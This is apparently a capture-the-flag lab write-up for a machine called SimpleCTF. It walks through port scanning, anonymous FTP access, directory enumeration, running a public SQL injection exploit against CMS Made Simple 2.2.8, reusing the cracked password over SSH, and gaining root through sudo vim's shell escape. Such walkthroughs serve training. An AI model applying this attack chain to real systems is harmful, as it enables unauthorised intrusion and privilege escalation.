SimpleCTF

Target IP: 10.10.112.48

Scanning

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/SimpleCTF]
└─$ sudo nmap -sS 10.10.112.48 --top-ports=1000
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-30 16:59 EDT
Nmap scan report for 10.10.112.48
Host is up (0.022s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
2222/tcp open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 5.08 seconds
```

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/SimpleCTF]
└─$ sudo nmap -sV -A 10.10.112.48 --top-ports=1000
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-30 17:00 EDT
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 17:00 (0:00:03 remaining)
Nmap scan report for 10.10.112.48
Host is up (0.022s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.14.55.153
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 294269149ecad917988c27723acda923 (RSA)
|   256 9bd165075108006198de95ed3ae3811c (ECDSA)
|_  256 12651b61cf4de575fef4e8d46e102af6 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (90%), Crestron XPanel control system (90%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.16 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%), Linux 2.6.32 (86%), Linux 2.6.32 - 3.1 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1   24.04 ms 10.14.0.1
2   21.53 ms 10.10.112.48

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.16 seconds
```

Based on the scans above, there seems to be three ports open on the machine. The FTP application allows anonymous login too. The HTTP application scan above shows us the entries in the

`robots.txt`.

```
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.14.55.153
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
```

Enumeration

Port 21: FTP

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/SimpleCTF]
└─$ ftp 10.10.112.48
Connected to 10.10.112.48.
220 (vsFTPd 3.0.3)
Name (10.10.112.48:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||49613|)
^C
receive aborted. Waiting for remote to finish abort.
ftp> passiv
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp> ls -lah
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 17  2019 .
drwxr-xr-x    3 ftp      ftp          4096 Aug 17  2019 ..
-rw-r--r--    1 ftp      ftp           166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp> get ForMitch.txt
local: ForMitch.txt remote: ForMitch.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for ForMitch.txt (166 bytes).
100% |*****************************************************************************|   166      656.31 KiB/s    00:00 ETA
226 Transfer complete.
166 bytes received in 00:00 (7.87 KiB/s)
ftp> exit
221 Goodbye.
```

Since this application allows anonymous login, I started my enumeration here. There is an interesting file called `ForMitch.txt` uploaded to the FTP server.

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/SimpleCTF]
└─$ cat ForMitch.txt
Dammit man ... you're the worst dev i've seen. You set the same pass for the system user, and the password is so weak ... i cracked
 it in seconds. Gosh ... what a mess!
```

The `ForMitch.txt` contains the message above. Apparently Mitch has a problem with using the same password.

Port 80: HTTP

```
User-agent: *
Disallow: /


Disallow: /openemr-5_0_1_3
#
# End of "$Id: robots.txt 3494 2003-03-19 15:37:44Z mike $".
#
```


The `robots.txt` contains an interesting entry called `/openemr-5_0_1_3`.

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/SimpleCTF]
└─$ gobuster dir -u http://10.10.112.48/ -w /usr/share/wordlists/dirb/common.txt -x php,html,txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.112.48/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
2023/06/30 17:12:30 Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 291]
/.html                (Status: 403) [Size: 292]
/.hta.php             (Status: 403) [Size: 295]
/.hta                 (Status: 403) [Size: 291]
/.hta.html            (Status: 403) [Size: 296]
/.hta.txt             (Status: 403) [Size: 295]
/.htaccess            (Status: 403) [Size: 296]
/.htaccess.html       (Status: 403) [Size: 301]
/.htpasswd.html       (Status: 403) [Size: 301]
/.htaccess.txt        (Status: 403) [Size: 300]
/.htaccess.php        (Status: 403) [Size: 300]
/.htpasswd            (Status: 403) [Size: 296]
/.htpasswd.txt        (Status: 403) [Size: 300]
/.htpasswd.php        (Status: 403) [Size: 300]
/index.html           (Status: 200) [Size: 11321]
/index.html           (Status: 200) [Size: 11321]
/robots.txt           (Status: 200) [Size: 929]
/robots.txt           (Status: 200) [Size: 929]
/server-status        (Status: 403) [Size: 300]
/simple               (Status: 301) [Size: 313] [--> http://10.10.112.48/simple/]
Progress: 18456 / 18460 (99.98%)
===============================================================
2023/06/30 17:13:16 Finished
===============================================================
```

Doing a directory search shows us `/simple` exists! Browsing to this page shows us it is using CMS Made Simple application. At the bottom page, we get the version of the application which is `2.2.8`.


```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/SimpleCTF]
└─$ whatweb 10.10.112.48/simple
http://10.10.112.48/simple [301 Moved Permanently] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18
(Ubuntu)], IP[10.10.112.48], RedirectLocation[http://10.10.112.48/simple/], Title[301 Moved Permanently]
http://10.10.112.48/simple/ [200 OK] Apache[2.4.18], CMS-Made-Simple[2.2.8], Cookies[CMSSESSIDd6a5f2400115], Country[RESERVED][ZZ
], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.112.48], JQuery[1.11.1], MetaGenerator[CMS Made Simple - Cop
yright (C) 2004-2019. All rights reserved.], Script[text/javascript], Title[Home - Pentest it]
```

And we can confirm this using `whatweb`!



Doing a quick Google search of this version application shows us it is vulnerable to SQL Injection! According to this exploit, we can run it without authentication. Time to run this exploit!

Exploitation



I ran this exploit using the following command: `python 46635.py -u http://10.10.112.48/simple --crack -w passwords`. The `passwords` files contains the top 110 passwords. Typing this hash on Google returns the string `secret`. Now we have a login: `mitch:secret`. Maybe we can spray this against the port 2222 SSH application.

And now we have a foothold on the machine as mitch!

Privilege Escalation

```
$ whereis python
python: /usr/bin/python3.5m /usr/bin/python2.7 /usr/bin/python /usr/bin/python3.5 /usr/lib/python2.7 /usr/lib/python3.5 /etc/pyt
hon2.7 /etc/python /etc/python3.5 /usr/local/lib/python2.7 /usr/local/lib/python3.5 /usr/include/python3.5m /usr/share/python /u
sr/share/man/man1/python.1.gz
$ python3 -c 'import pty; pty.spawn("/bin/bash");'
mitch@Machine:~$
```

Upgrading our shell to an interactive Python shell.

```
mitch@Machine:/tmp$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
```

Running `sudo -l` shows we can execute vim with root privileges.

```
root@Machine:~# whoami
root
```

Gaining root was easy. I executed `sudo vim` first, and then `:shell` to obtain root.

Flags

```
$ whoami
mitch
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$
```

The user.txt flag is shown above

```
root@Machine:~# whoami
root
root@Machine:~# ls
user.txt
root@Machine:~# cd /root
root@Machine:/root# ls
root.txt
root@Machine:/root# cat root.txt
W3ll d0n3. You made it!
root@Machine:/root#
```

The root.txt flag is shown above
